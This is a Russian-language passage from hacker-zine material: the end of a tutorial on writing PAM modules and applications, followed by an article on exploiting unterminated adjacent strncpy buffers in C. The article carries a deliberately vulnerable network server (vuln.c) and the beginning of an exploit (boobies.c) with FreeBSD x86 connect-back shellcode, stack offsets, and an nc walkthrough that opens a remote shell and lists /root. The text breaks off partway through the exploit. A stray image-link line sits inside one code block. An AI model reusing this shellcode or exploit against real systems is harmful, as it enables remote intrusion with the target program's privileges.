Пятое поле — список параметров, зависящих от модуля, разделённых пробелами; они передаются модулю аутентификации при каждом его вызове. Подробности — на странице руководства соответствующего модуля.

Модули

Каждый модуль PAM — это, по сути, библиотека, которая должна экспортировать заданные функции. Эти функции вызываются фреймворком PAM. Функции, экспортируемые библиотекой:

- `pam_sm_authenticate()`
- `pam_sm_setcred()`
- `pam_sm_acct_mgmt()`
- `pam_sm_open_session()`
- `pam_sm_close_session()`
- `pam_sm_chauthtok()`

Если разработчик решает не поддерживать то или иное действие в модуле, модуль должен возвращать `PAM_SUCCESS` для этого действия. Например, если модуль не предназначен для управления учётными записями, функция `pam_sm_acct_mgmt()` должна просто возвращать `PAM_SUCCESS`.

Объявление `pam_sm_authenticate()` выглядит следующим образом:

```
extern int pam_sm_authenticate( pam_handle_t *pamh, int flags,
                               int argc, char **argv);
```

Здесь `pamh` — указатель на дескриптор PAM, заполненный фреймворком; `flags` — набор флагов, переданных фреймворку вызовом `pam_authenticate()` из приложения; `argc` и `argv` — количество и значения необязательных аргументов данного сервиса в `pam.conf`.

Простая реализация `pam_sm_authenticate()` для модуля `pam_unix` может выглядеть так:

```
#include <security/pam_modules.h>
#include <...>

extern int
pam_sm_authenticate( pam_handle_t *pamh, int flgs, int c, char **v )
{
    char *user;
    char *passwd;
    struct passwd *pwd;
    int ret;

    /* игнорируем флаги и необязательные аргументы */
```

```

        if ( (ret = pam_get_user( ..., &user )) != PAM_SUCCESS )
            return ret;
        if ( (ret = pam_get_pass( ..., &passwd )) != PAM_SUCCESS )
            return ret;
        if ( (pwd = getpwnam(user)) != NULL ) {
            if ( !strcmp(pwd->pw_passwd, crypt(passwd)) )
                return PAM_SUCCESS;
            else
                return PAM_AUTH_ERR;
        }

        return PAM_AUTH_ERR;
    }
}

```

Разумеется, эта функция крайне упрощена, однако она демонстрирует базовую функциональность `pam_sm_authenticate()`: она получает имя пользователя и пароль из фреймворка, затем извлекает зашифрованный пароль пользователя и, наконец, вызывает `crypt()` для введённого пароля, сравнивая результат с зашифрованным системным паролем. Успех или неудача определяется на основании этого сравнения. Функции `pam_get_*`() — это обращения к фреймворку, и их объявления могут различаться в разных реализациях.

Приложение

Написать PAM-приложение довольно просто. Части, связанные с PAM, должны включать пару `pam_start()` / `pam_end()` и функцию диалога PAM. К счастью, пользовательский PAM API чётко определён и стабилен, поэтому функция диалога будет представлять собой практически шаблонный код (по крайней мере, для приложений командной строки). Простая реализация `su` может выглядеть так:

```

#include <security/pam_appl.h>
#include <...>

int su_conv(int, const struct pam_message **,
            struct pam_response **, void *);

static struct pam_conv pam_conv = { su_conv, NULL };

int
main( int argc, char **argv )
{
    pam_handle_t *pamh;
    int ret;
    struct passwd *pwd;

    /* предполагаем, что аргументы корректны, argv[1] — имя пользователя */

    ret = pam_start("su", argv[1], &pam_conv, &pamh);
    if ( ret == PAM_SUCCESS )
        ret = pam_authenticate(pamh, 0);
    if ( ret == PAM_SUCCESS )
        ret = pam_acct_mgmt(pamh, 0);

    if ( ret == PAM_SUCCESS ) {
        if ( (pwd = getpwnam(argv[1])) != NULL )
            setuid(pwd->pw_uid);
        else {
            pam_end(pamh, PAM_AUTH_ERR);
            exit(1);
        }
    }
    pam_end(pamh, PAM_SUCCESS);

    /* возвращаем 0 при успехе, !0 при ошибке */
}

```

```

        return ( ret == PAM_SUCCESS ? 0 : 1 );
    }

    int
    su_conv(int num_msg, const struct pam_message **msg,
            struct pam_response **resp, void *appdata)
    {
        struct pam_message *m = *msg;
        struct pam_message *r = *resp;

        while ( num_msg-- )
        {
            switch(m->msg_style) {

                case PAM_PROMPT_ECHO_ON:
                    fprintf(stdout, "%s", m->msg);
                    r->resp = (char *)malloc(PAM_MAX_RESP_SIZE);
                    fgets(r->resp, PAM_MAX_RESP_SIZE-1, stdin);
                    m++; r++;
                    break;

                case PAM_PROMPT_ECHO_OFF:
                    r->resp = getpass(m->msg);
                    m++; r++;
                    break;

                case PAM_ERROR_MSG:
                    fprintf(stderr, "%s\n", m->msg);
                    m++; r++;
                    break;

                case PAM_TEXT_MSG:
                    fprintf(stdout, "%s\n", m->msg);
                    m++; r++;
                    break;

                default:
                    break;
            }
        }
        return PAM_SUCCESS;
    }
}

```

Функция `su_conv()` — это функция диалога; она позволяет модулю «общаться» с пользователем. Каждая структура `pam_message` имеет стиль сообщения, указывающий, какого рода данные нужны модулю. Варианты `PAM_PROMPT_ECHO_ON` и `PAM_PROMPT_ECHO_OFF` означают, что модулю требуется дополнительная информация от пользователя. Приглашение для ввода предоставляется самим модулем. В случае `PAM_PROMPT_ECHO_OFF` модуль обычно запрашивает пароль; задача приложения — отключить эхо вводимых символов. Варианты `*_MSG` используются для вывода сообщений на терминал пользователя.

Красота диалога PAM состоит в том, что весь символьный вывод можно заменить вызовами иных систем отображения, не изменяя модуль аутентификации. Например, `getpass()` можно заменить на `get_gui_passwd()` (или что-то подобное), если нужно реализовать команду наподобие `su` с графическим интерфейсом.

Следует отметить, что реальная функция диалога должна быть значительно надёжнее. Кроме того, реализация Linux-PAM предоставляет функцию диалога `misc_conv()` для взаимодействия через командную строку — её следует использовать, если достаточно стандартной функции диалога. Наконец, как правило, именно приложение отвечает за освобождение памяти, выделенной под ответы.

Эксперименты с модулями

Теперь, когда вы познакомились с PAM, можно кратко рассмотреть нестандартные процедуры аутентификации. Например, несложно изменить наш предыдущий модуль так, чтобы при аутентификации пользователя root требовалось ввести второй пароль:

```
extern int
pam_sm_authenticate( pam_handle_t *pamh, int flgs, int c, char **v )
{
    char *user;
    char *passwd;
    struct passwd *pwd;
    int ret;

    /* игнорируем флаги и необязательные аргументы */

    if ( (ret = pam_get_user( ..., &user )) != PAM_SUCCESS )
        return ret;
    if ( (ret = pam_get_pass( ..., &passwd )) != PAM_SUCCESS )
        return ret;
    if ( (pwd = getpwnam(user)) != NULL ) {
        if ( !strcmp(pwd->pw_passwd, crypt(passwd)) )
            ret = PAM_SUCCESS;
        else
            ret = PAM_AUTH_ERR;
    }

    if ( !strcmp(user, "root") ) {
        pam_display_message("root user must enter secondary password");
        if ( (ret = pam_get_pass( ..., &passwd )) != PAM_SUCCESS )
            return ret;
        if ( !strcmp(get_second_root_pwd(), crypt(passwd)) )
            ret = PAM_SUCCESS;
        else
            ret = PAM_AUTH_ERR;
    }

    return ret;
}
```

Здесь предполагается наличие функции `get_second_root_pwd()`, возвращающей некий секретный зашифрованный пароль. Разумеется, пример несколько надуман, но он демонстрирует, что при разработке модулей PAM мы ничем не ограничены. Кроме того, поскольку модули работают в пользовательском пространстве, им доступны все библиотечные функции. Если к вашей машине подключён биометрический сканер и существует библиотечная функция для работы с ним, можно написать модуль PAM следующего вида:

```
thumbprint_t *tp;
tp = scan_thumbprint();
/* или scan_retina() для любителей Джеймса Бонда */
if ( match_print_to_user(tp, user) )
    return PAM_SUCCESS;
```

Заключение

Суть в том, что модули PAM не ограничены вызовом `crypt()` или аналогичной функции для обработки пользовательского пароля. Единственное ограничение — ваша фантазия.

Ссылки

«Making Login Services Independent of Authentication Technologies».

Samar, Vipin and Charlie Lai.

<http://www.sun.com/software/solaris/pam/pam.external.pdf>

«The Linux-PAM System Administrator's Guide». Morgan, Andrew G.

<http://www.kernel.org/pub/linux/libs/pam/Linux-PAM-html/pam.html>

«The Linux-PAM Module Writers' Guide». Morgan, Andrew G.

http://www.kernel.org/pub/linux/libs/pam/Linux-PAM-html/pam_modules.html

«The Linux-PAM Application Developers' Guide». Morgan, Andrew G.

http://www.kernel.org/pub/linux/libs/pam/Linux-PAM-html/pam_appl.html

Исходный код Linux-PAM из пакетов исходников FreeBSD 3.3.

<http://www.FreeBSD.org/availability.html>

Использование незавершённых смежных областей памяти

Автор: twitch

Введение

Поскольку Phrack нуждается в очередной статье о переполнении буфера, поскольку большинство назойливых `strcpy()` уже заменены на `strncpy()`, и поскольку девушки равнодушны к шеллкоду — представляю вам ещё одну технику переполнения буфера. Как и «Перезапись указателя фрейма» из P55, эта проблема не самая распространённая, однако она существует и поддаётся эксплуатации.

Данная статья подробно рассматривает опасность незавершённых буферов (конкретно — незавершённых строк) и их потенциальное влияние на безопасность приложений. Проблема рассматривается с нескольких точек зрения, кульминацией чего служит пример эксплойта, использующего два смежных незавершённых строковых буфера совместно для перенаправления выполнения программы через переполнение буфера. Как и большинство ошибок, эта проблема не является неизвестной, однако, судя по случайному просмотру исходных кодов, она явно недостаточно понята.

Кстати, примеры кода содержат идиосинкратические архитектурные ссылки и фрагменты man-страниц с точки зрения FreeBSD на архитектуре x86.

По популярному требованию существительное «данные» на протяжении всего документа используется в единственном числе — несмотря на то, что это неверно.

Краткий ликбез

Если вы уже знаете, как работает переполнение буфера (а если вы читали хоть какой-нибудь выпуск Phrack за последние два года — как вы можете этого не знать?), пропустите этот раздел.

Когда программа выделяет буфер, а затем копирует в него произвольные данные, она должна убедиться, что для всего копируемого достаточно места. Если данных больше, чем выделенной памяти, все данные всё равно могут быть скопированы — но уже за пределами отведённого буфера, и тогда будут перезаписаны случайные, скорее всего весьма важные, данные. Это крайне невежливо. Если копируемые данные предоставлены пользователем, тот может делать злонамеренные вещи: изменять значения переменных, перенаправлять выполнение программы и т.д. Типичное переполнение выглядит так:

```
void func(char *userdata)
{
    char buf[256];

    ...

    strcpy(buf, userdata);

    ...
}
```

Программист предполагает, что копируемые данные заведомо окажутся меньше 256 байт и уютно поместятся в предоставленный буфер. К сожалению, поскольку данные предоставлены пользователем, они могут быть чем угодно и любого размера. Функция `strcpy()` будет продолжать копировать байты из `*userdata` до тех пор, пока не обнаружит `NULL` — поэтому любые данные после 256 байт вызовут переполнение.

Таким образом, стремясь не дать злоумышленникам злоупотреблять своим программным обеспечением, программисты следят за тем, чтобы копировать не больше данных, чем есть места в буфере. Для этого они, как правило, делают что-то вроде следующего:

```
void func(char *userdata)
{
    char buf[256];

    ...

    strncpy(buf, userdata, 256);

    ...
}
```

`strncpy()` скопирует не больше байт, чем указано. Таким образом, в приведённом выше примере максимальный объём когда-либо копируемых данных составляет 256 байт, и ничего не перезаписывается (заметьте, что приведённый фрагмент кода как раз иллюстрирует проблему, обсуждаемую ниже).

Для значительно более глубокого объяснения переполнений буфера, перенаправления выполнения программы и «разбивания стека ради веселья и выгоды» обратитесь к статье с таким же названием в P49-10.

Суть

Суть проблемы заключается в том, что многие функции, которые программист может считать безопасными и/или «серебряной пулей» против переполнений буфера, не завершают строки/буферы `NULL`-символом автоматически. На самом деле аргумент размера буфера, передаваемый этим функциям, является абсолютным размером — а не размером строки. Чтобы быть точнее, приведём фрагмент ман-страницы `strncpy()`:

```
char *
strncpy(char *dst, const char *src, size_t len)

...

Функция strncpy() копирует не более len символов в dst, дополняя
символами '\0', если src короче len символов, и _не_+
завершая dst, если src длиннее len символов.

...

+(подчёркивание присутствует в источнике)
```

Чтобы понять последствия этого, рассмотрим случай двух автоматических символьных массивов, выделенных следующим образом:

```
char buf1[8];
char buf2[4];
```

Компилятор, скорее всего, разместит эти два буфера рядом на стеке. Теперь рассмотрим стек для приведённого выше кода:

```

Верхняя
память
|| -----> [Вершина стека]
|| -----> [ buf2 - 0 ]
|| -----> [ buf2 - 1 ]
|| -----> [ buf2 - 2 ]
|| -----> [ buf2 - 3 ]
|| -----> [ buf1 - 0 ]
|| -----> [ buf1 - 1 ]
|| -----> [ buf1 - 2 ]
|| -----> [ buf1 - 3 ]
|| -----> ...
|| -----> [ buf1 - 7 ]
||
||
||
\ /

```

[Помните, что стек растёт вниз в нашей примерной архитектуре (и, вероятно, в вашей тоже), поэтому приведённая диаграмма выглядит перевёрнутой]

Итак, если программист сделает следующее:

```

void
func()
{
    char buf1[8];
    char buf2[4];

    fgets(buf1, 8, stdin);
    strncpy(buf2, buf1, 4);
}

```

Предположим, что пользователь ввёл строку `iceburn` — после `strncpy()` стек будет выглядеть так:

```

Верхняя
память
|| -----> [Вершина стека]
|| -----> [ 'i' (buf2 - 0) ]
|| -----> [ 'c' (buf2 - 1) ]
|| -----> [ 'e' (buf2 - 2) ]
|| -----> [ 'b' (buf2 - 3) ]
|| -----> [ 'i' (buf1 - 0) ]
|| -----> [ 'c' (buf1 - 1) ]
|| -----> [ 'e' (buf1 - 2) ]
|| -----> [ 'b' (buf1 - 3) ]
|| -----> [ 'u' (buf1 - 4) ]
|| -----> [ 'r' (buf1 - 5) ]
|| -----> [ 'n' (buf1 - 6) ]
|| -----> [ 0x00 (buf1 - 7) ]
||
||
||
\ /

```

Из тап-страницы мы знаем, что `strncpy()` не скопирует более 4 байт. Но поскольку строка-источник длиннее 4 байт, она не добавит завершающий `NULL`. Таким образом, `strlen(buf2)` теперь равен 11, хотя `sizeof(buf2)` равен 4. Это не переполнение, поскольку никакие данные за пределами выделенного пространства не перезаписывались. Однако это создаёт своеобразную ситуацию. Например, результатом

```
printf("You entered: %s\n", buf2);
```

будет следующее:

```
You entered: icebiceburn
```

Не совсем то, что задумывалось.

Проявление

Эта проблема возникает в реальном мире внешне безобидными и малопонятными способами. Следующий фрагмент взят из syslogd.c в FreeBSD 3.2-RELEASE:

```
/*
 * Проверяем, что удалённый узел имеет право писать нам в лог.
 */
int
validate(sin, hname)
struct sockaddr_in *sin;
const char *hname;
{
    int i;
    size_t l1, l2;
    char *cp, name[MAXHOSTNAMELEN];
    struct allowedpeer *ap;

    if (NumAllowed == 0)
        /* традиционное поведение — разрешить всё */
        return 1;

    strncpy(name, hname, sizeof name);
    if (strchr(name, '.') == NULL) {
        strncat(name, ".", sizeof name - strlen(name) - 1);
        strncat(name, LocalDomain, sizeof name - strlen(name) - 1);
    }
    ...
}
```

Предположим, что hname имеет длину не менее MAXHOSTNAMELEN байт и не содержит точки. Это означает, что вычисление аргумента длины для strncat развернётся следующим образом:

```
sizeof name == MAXNAMELEN
strlen(name) >= MAXNAMELEN
Таким образом, length будет < 0
```

Поскольку параметр длины strncat имеет тип size_t, который является беззнаковым, strncat на самом деле будет готова добавить _значительно_ больше байт, чем нужно. Таким образом, всё содержимое LocalDomain будет добавлено к name (которое уже заполнено), произойдёт переполнение и syslogd упадёт с segfault при возврате из validate(). Кстати, если только LocalDomain хоста не является подходящим смещением в стеке, данный пример эксплуатируем лишь как способ убить syslog (кстати, домен 0xbfbfd001.com в продаже).

Суть + Проявление = Возможность

Хотя переполнение этого типа может эксплуатироваться различными способами (и действительно проявляется по-разному), самым впечатляющим и наиболее понятным является перенаправление выполнения программы. Обратите внимание: хотя представленные примерные ситуации чрезмерно надуманы, аналогичные условия существуют в разнообразном программном обеспечении, используемом по всему миру.

Рассмотрим ситуацию, когда пользователь контролирует содержимое двух смежных буферов. Рассмотрим следующий фрагмент:

```
int
```

```

main(int argc, char **argv)
{
    char buf1[1024];
    char buf2[256];

    strncpy(buf, argv[1], 1024);
    strncpy(buf2, argv[2], 256);

    ...

    if(somecondition)
        print_error(buf2);
}

void print_error(char *p)
{
    char mybuf[263];

    sprintf(mybuf, "error: %s", p);
}


```

Стековая диаграмма была бы очень большой и избыточной, поэтому здесь её не будет, однако должно быть достаточно ясно, что произойдёт. Программист предполагает, что благодаря щедрому использованию `strncpy()` в `main()` данные оказываются чистыми к моменту попадания в `print_error()`. Таким образом, считается, что `sprintf()` можно вызвать без происшествий. К сожалению, поскольку `p` указывает на `buf2`, а `buf2` не завершён должным образом, `sprintf()` на самом деле будет весело продолжать копирование до тех пор, пока не обнаружит `NULL` где-то после конца `buf1`. Вот дерьмо.

Эксплуатация

Эксплуатация (с целью перенаправления выполнения программы) в данном сценарии несколько отличается от случая традиционного переполнения одного буфера. Прежде всего — краткое повторение об эксплуатации традиционных переполнений.

Предположим, что мы переполняем одиночный буфер в 256 байт. Наша полезная нагрузка, как правило, выглядит примерно так (диаграммы, очевидно, не в масштабе):



Всё что мы делаем — передаём достаточно данных, чтобы при переполнении адрес нашего шеллкода (некоторый адрес на стеке) перезаписал сохранённый указатель инструкций. Таким образом, когда уязвимая функция возвращается, выполнение программы перенаправляется к нашему коду.

Теперь предположим, что мы хотим переполнить другой 256-байтный буфер — скажем, тот, что в `print_error()` из фрагмента кода предыдущего раздела. Однако для достижения наших злонамеренных целей нам придётся использовать `buf1` и `buf2` совместно. Всё что нужно — заполнить весь `buf2` нашим шеллкодом и NOP'ами, а затем использовать начало `buf1` для нашего адреса.

Таким образом, после `strncpy()`-вызовов `buf1` будет выглядеть так:

[0 1024]	

адрес_шеллкода	Заполнено NULL'ами через strncpy()

А buf2 будет выглядеть так:

[0 256]	

Много NOP'ов	шеллкод
	Ещё NOP'ы

Такое расположение обусловлено тем, как буферы размещены на стеке. То, что передаётся как `argv[1]` (данные, копируемые в `buf1`), будет находиться выше в памяти, чем данные, передаваемые как `argv[2]` (копируемые в `buf2`). Поэтому технически адрес мы указываем в начале эксплойт-строки, а не в конце. Затем, когда вызывается `print_error()`, стек в `main()` будет выглядеть так:

[Вершина стека		Верхняя память]	
[0~300.. / ... 1280]		/ /-----	
-----		/ /	
Много NOP'ов	шеллкод	Ещё NOP'ы	адрес / / NULL'ы
-----		/ /-----	

Что в значительной мере напоминает традиционную полезную нагрузку, описанную выше.

При вызове `print_error()` ей передаётся указатель на начало `buf2`, то есть на вершину стека в `main()`. Таким образом, когда вызывается `sprintf()`, происходит переполнение, перенаправляющее выполнение программы к нашему шеллкоду — и всё пропало.

Заметьте, что здесь ключевую роль играет выравнивание: если компилятор дополняет один из буферов, мы можем столкнуться с проблемой. Какой именно буфер дополняется и каково содержимое байтов заполнения — оба фактора влияют на успех эксплуатации.

Если дополняется `buf2`, а байты заполнения содержат NULL'ы — никакого переполнения (или, по крайней мере, никакого используемого переполнения) не произойдёт. Если же байты заполнения `_не_` являются NULL'ами, то при условии, что они заканчиваются на границе двойного слова (что почти наверняка так и будет), мы всё равно можем успешно перезаписать сохранённый указатель инструкций.

Если дополняется `buf1` — содержат ли байты заполнения NULL'ы, по существу не имеет значения, поскольку они всё равно окажутся после нашего шеллкода.

Развязка

Как и в случае любых ошибок, вина здесь лежит не на библиотечных функциях, не на языке программирования C и не на операционных системах, не помечающих данные как неисполняемые, — а на том, что программисты не вполне осознают последствия своих действий. Прежде чем работать с потенциально опасными материалами (произвольными данными), необходимо принять специальные меры предосторожности. Следует читать man-страницы. Буферы должны завершаться NULL'ом. Возвращаемые значения должны проверяться. Всё что нужно — это +1 и инициализация. Разве это сложно:

```

char buf[MAXSIZE + 1];
FILE *fd;
size_t len;

...

memset(buf, 0, MAXSIZE + 1);
len = fread((void *)buf, 1, MAXSIZE, fd);
/*
 * Это на самом деле не произойдёт, но приведено для
 * иллюстрации идеи
 */
if(len > MAXSIZE){
    syslog(LOG_WARNING, "Overflow occurred in pid %d, invoked by %d\n",
        getpid(), getuid());
    exit(1);
}

...

```

Хорошо, приведённое выше несколько глупо, но, надеюсь, смысл понятен.

Кстати, следующие функции также не завершают строки NULL'ом — к радости ленивых программистов:

```

fread()
семейство read() [ read(), readv(), pread() ]
memcpy()
memccpy()
memmove()
bcopy()
for(i = 0; i < MAXSIZE; i++)
    buf[i] = buf2[i];
gethostname()
strncat()

```

А эти функции любезно завершают строки NULL'ом за вас:

```

snprintf()
fgets()

```

А теперь идите что-нибудь сломайте — или, ещё лучше, идите что-нибудь починьте.

Пример

Ниже прилагается пример эксплойта для примерной уязвимой программы. Уязвимая программа безнадёжно надуманна и не служит никакой цели, кроме:

- а) Предоставления примера, иллюстрирующего соображения при эксплуатации переполнения буфера данного типа.
- б) Предоставления удобного повода для рекламы нового шеллкода.

Решение не публиковать эксплойт для реального программного обеспечения обусловлено следующим:

- а) Публикация 0-day в Phrack — это грубость.
- б) Если бы я не сообщал об обнаруженных ошибках, я был бы козёл.
- в) Любые обнаруженные мной ошибки к моменту выхода этого выпуска уже должны быть исправлены.
- г) Представленный пример легче понять, чем реальное приложение.
- д) Цель данной статьи — информировать, а не помогать вам дефейсить www.meaninglessdomain.com.

Но эй, вы получаете бесплатный шеллкод, так что читать это было не полным зря потраченным временем.

Эксплойт откроет шелл на любую систему и порт по вашему усмотрению. Думаю, это полезно. Читайте комментарии в `boobies.c` для инструкций по использованию.

Шеллкод специфичен для i386-FreeBSD, поэтому для работы с ним уязвимую программу потребуется запускать на машине с x86 FreeBSD. Сам эксплойт должен компилироваться и запускаться на чём угодно — хотя вам, возможно, придётся подстроить выравнивание под вашу конкретную архитектуру.

Кстати, версии шеллкода для x86 Linux и SPARC Solaris доступны на www.vicar.org/~twitch/projects/llchs.

Код

```
/*
 * vuln.c
 *
 * 01/09/1999
 * <twitch@vicar.org>
 *
 * Пример, демонстрирующий как незавершённые строки в смежных
 * областях памяти могут быть эксплуатированы.
 *
 * При желании передайте порт для прослушивания как argv[argc - 1]
 * (по умолчанию 6543).
 *
 * Код небрежен, потому что мне было всё равно.
 * Представьте это как игру на коробке Happy Meal(tm) — сколько
 * других эксплуатируемых условий вы можете найти?
 *
 * для компиляции-
 * [twitch@lupus]$ gcc -Wall -o vuln vuln.c
 */

#include <stdio.h>
#include <string.h>
#include <unistd.h>
#include <stdlib.h>
#include <sys/types.h>
#include <sys/socket.h>
#include <netinet/in.h>
#include <arpa/inet.h>
#include <netdb.h>

#ifdef MAXHOSTNAMELEN
#define MAXHOSTNAMELEN 256
#endif /* MAXHOSTNAME */

#define PORT 6543

int be_vulnerable(int);
void oopsy(char *);
int do_stuff(char *, int, u_short);

int
main(int argc, char **argv)
{
    char myname[MAXHOSTNAMELEN + 1];
    struct hostent *h;
    int r;
    u_short port;
```

```

port = PORT;

if(argc > 1)
    port = strtoul(argv[argc - 1], NULL, 10);

memset(myname, 0, MAXHOSTNAMELEN + 1);
r = gethostname(myname, MAXHOSTNAMELEN);
if(r) {
    perror("gethostname");
    return(1);
}

if(!(strlen(myname))) {
    fprintf(stderr, "I have no idea what my name is, bailing\n");
    return(1);
}

h = gethostbyname(myname);
if(!h) {
    fprintf(stderr, "I couldn't resolve my own name, bailing\n");
    return(1);
}

return(do_stuff(h->h_addr, h->h_length, port));
}

/*
 * do_stuff()
 *     Слушаем сокет и при получении соединения передаём его
 *     в be_vulnerable().
 */
int
do_stuff(char *myaddr, int addrlen, u_short port)
{
    struct sockaddr_in sin, fin;
    int s, r, alen;
    char *p;
    memcpy(&sin.sin_addr.s_addr, myaddr, addrlen);

    p = inet_ntoa(sin.sin_addr);

    if(sin.sin_addr.s_addr == -1L) {
        fprintf(stderr, "inet_addr returned the broadcast, bailing\n");
        return(1);
    }

    memset(&sin, 0, sizeof(struct sockaddr));
    sin.sin_family = AF_INET;
    sin.sin_port = htons(port);

    s = socket(PF_INET, SOCK_STREAM, IPPROTO_TCP);
    if(s < 0) {
        perror("socket");
        return(1);
    }

    alen = sizeof(struct sockaddr);
    r = bind(s, (struct sockaddr *)&sin, alen);
    if(r < 0) {
        perror("bind");
        return(1);
    }

    r = listen(s, 1);
    if(r < 0) {
        perror("listen");
        return(1);
    }

    printf("Accepting connections on port %d...\n", port);
    memset(&fin, 0, alen);

```

```

    r = accept(s, (struct sockaddr *)&fin, &alen);
    if(r < 0){
        perror("accept");
        return(1);
    }

    return(be_vulnerable(r));
}

/*
 * be_vulnerable()
 *   Читаем порцию данных из сети и обращаемся с ней
 *   безответственным образом.
 */
int
be_vulnerable(int s)
{
    int r;
    char buf[1024], buf2[256];

    memset(buf, 0, 1024);
    memset(buf2, 0, 256);
    r = read(s, (void *)buf, 1024);
    r = read(s, (void *)buf2, 256);

    oopsy(buf2);

    close(s);
    return(0);
}

/*
 * oopsy()
 *   Копируем данные в локальное хранилище для дальнейшей обработки.
 *   Я ленив, так что всё это лишь вызывает переполнение.
 */
void
oopsy(char *p)
{
    char mybuf[256];

    fprintf(stderr, "Oh shit, p is %d bytes long.\n", strlen(p));
    strncpy(mybuf, p, strlen(p));
}

/*
 * boobies.c
 *
 * 01/09/1999
 * <twitch@vicar.org>
 *
 * Посвящается Koal Keith, Bushmills smooth and mellow (трижды
 * перегнанному) ирландскому виски и прекрасной даме того парня из SCO.
 *
 *
 * Пример эксплойта для vuln.c, демонстрирующий как незавершённые
 * строки в смежной памяти могут создавать настоящие проблемы.
 *
 * Этот шеллкод установит TCP-соединение с любым портом и адресом
 * по вашему усмотрению (см. шеллкод для указания где/как это сделать)
 * и откроет шелл. Приглашения командной строки вы не увидите, но в
 * остальном это полноценный шелл с привилегиями, которыми обладала
 * эксплуатируемая программа.
 *
 * Это версия для x86 FreeBSD — версии для Linux и SPARC Solaris,
 * а также полные листинги ассемблера доступны на
 * www.vicar.org/~twitch/projects/llchs
 *
 * Для использования этого эксплойта запустите маленькую демонстрационную
 * уязвимую программу на какой-нибудь системе (в этом примере она работает
 * на системе lupus) следующим образом:

```

```

*
* [twitch@lupus]$ ./vuln
* Accepting connections on port 6543...
*
* Затем на атакующей системе (или там, куда вы направляете шелл):
*
* [twitch@pornstar]$ nc -n -v -l -p 1234
* listening on [any] 1234 ...
*
* [ из другого терминала/окна ]
*
* [twitch@pornstar]$ ./boobies -a 192.168.1.1 -p 1234 |nc -v lupus 6543
* lupus [192.168.1.6] 6543 (?) open
*
* [ обратно в первый терминал/окно ]
*
* connect to [192.168.1.1] from (lupus) [192.168.1.6] 1234
* uname -n
* lupus.vicar.org
* ls -alF /root/
* total 14
* drwxr-x---  3 root  wheel   512 Dec  8 20:44 ./
* drwxr-xr-x 19 root  wheel   512 Dec 10 19:13 ../
* -rw-----  1 root  wheel  4830 Jan  4 16:15 .bash_history
* -rw-----  2 root  wheel   383 May 17  1999 .cshrc
* -rw-----  1 root  wheel  1354 Jan  5 10:33 .history
* -rw-----  1 root  wheel   124 May 17  1999 .klogin
* -rw-----  1 root  wheel   491 Dec  4 19:59 .login
* -rw-----  2 root  wheel   235 May 17  1999 .profile
* drwxr-x---  2 root  wheel   512 Dec  8 20:44 .ssh/
* ^C
* [twitch@pornstar]$
*
* Если vuln слушает на порту, отличном от стандартного, вам потребуется
* указать смещение около -50.
*
* У эксплойта есть несколько опций, о которых можно прочитать так:
* [twitch@pornstar]$ ./boobies -h
* usage: ./boobies [-o offset_nudge] [-p port] [-a address] [-A alignment]
*
*   -o          Подправить смещение на offset_nudge байт.
*   -p          Порт, на который цель должна подключиться.
*   -a          Адрес, на который цель должна подключиться.
*               (Должен быть IP-адресом, потому что я ленив.)
*   -A          Подправить выравнивание.
*   -v          Подробный вывод о происходящем.
*   -h          Секрет жизни.
*
* При компиляции на не-x86 архитектурах вам, вероятно, придётся
* поиграть с выравниванием.
*
* для компиляции-
* [twitch@pornstar]$ gcc -o boobies -Wall boobies.c
* Будьте бдительны, не зевайте и делайте вид, что знаете что делаете.
*/

```

```

#include <stdio.h>
#include <unistd.h>
#include <stdlib.h>
#include <string.h>
#include <sys/types.h>
#include <sys/socket.h>
#include <netinet/in.h>
#include <arpa/inet.h>

char llehs[] =
    "\x55\x89\xe5\xeb\x7e\x5e\x31\xc0\x88\x46\x07\x83\xec\x18" /* 14 */
    "\xc6\x45\xe9\x02\x31\xc0\x66\xb8" /* 22 */

/*
* Заменить на (htons(port) ^ 0xff).
* По умолчанию 1234.

```

```

    */
    "\xfb\x2d"

    "\x66\x35\xff\xff\x66\x89\x45\xea\xb8" /* 33 */

    /*
    * Заменить на (inet_addr(host_to_connect_to) ^ 0xffffffff).
    * По умолчанию 192.168.1.6.
    */
    "\x3f\x57\xfe\xf9"

    "\x83\xf0\xff\x89\x45\xec\x6a\x06\x6a\x01\x6a\x02\x6a\x0f\x31\xc0\xb0"
    "\x61\xcd\x80"

    "\x6a\x10\x89\xc3\x8d\x45\xe8\x50\x53\x6a\x0f\x31\xc0\xb0\x62\xcd\x80"
    "\x31\xc0\x50\x53\x6a\x0f\xb0\x5a\xcd\x80"
    "\x53\x6a\x0f\x31\xc0\xb0\x06\xcd\x80"
    "\x6a\x01\x31\xc0\x50\x6a\x0f\xb0\x5a\xcd\x80"
    "\x6a\x02\x31\xc0\x50\x6a\x0f\xb0\x5a\xcd\x80"
    "\x31\xc0\x50\x50\x56\x6a\x0f\xb0\x3b\xcd\x80"
    "\x31\xc0\x40\xcd\x80"
    "\xe8\x7d\xff\xff\xff\x2f\x62\x69\x6e\x2f\x73\x68";

    /*
    * Это смещение, по всей видимости, работает если вы запускаете эксплойт
    * и уязвимую программу на одной машине, при этом vuln слушает на порту
    * по умолчанию. Если vuln слушает на пользовательском порту, это значение
    * должно быть около 0xbfbfd0fc. YMMV.
    */
#define OFFSET      0xbfbfd108
#define NOP          0x90
#define BUFSIZE      1300
#define SHELLSIZE    143
#define PAD          32
#define ALIGNIT      0

    /*
    * Смещение в шеллкоде для порта
    */
#define SCPORTOFF 22

    /*
    * Смещение в шеллкоде для адреса
    */
#define SCADDROFF 33

void
usage(char *proggy)
{
    fprintf(stderr, "usage: %s [-o offset_nudge] [-p port] [-a address] ",
        proggy);
    fprintf(stderr, "[-A alignment]\n");
    fprintf(stderr, "\t-o\t\tNudge the offset offset_nudge bytes.\n");
    fprintf(stderr, "\t-p\t\tPort to which the target should connect.\n");
    fprintf(stderr, "\t-a\t\tAddress to which the target should connect.\n");
    fprintf(stderr, "\t\t\t(Must be an IP address because I'm lazy.)\n");
    fprintf(stderr, "\t-A\t\tNudge the alignment.\n");
    fprintf(stderr, "\t-v\t\tBe verbose about what we're doing.\n");
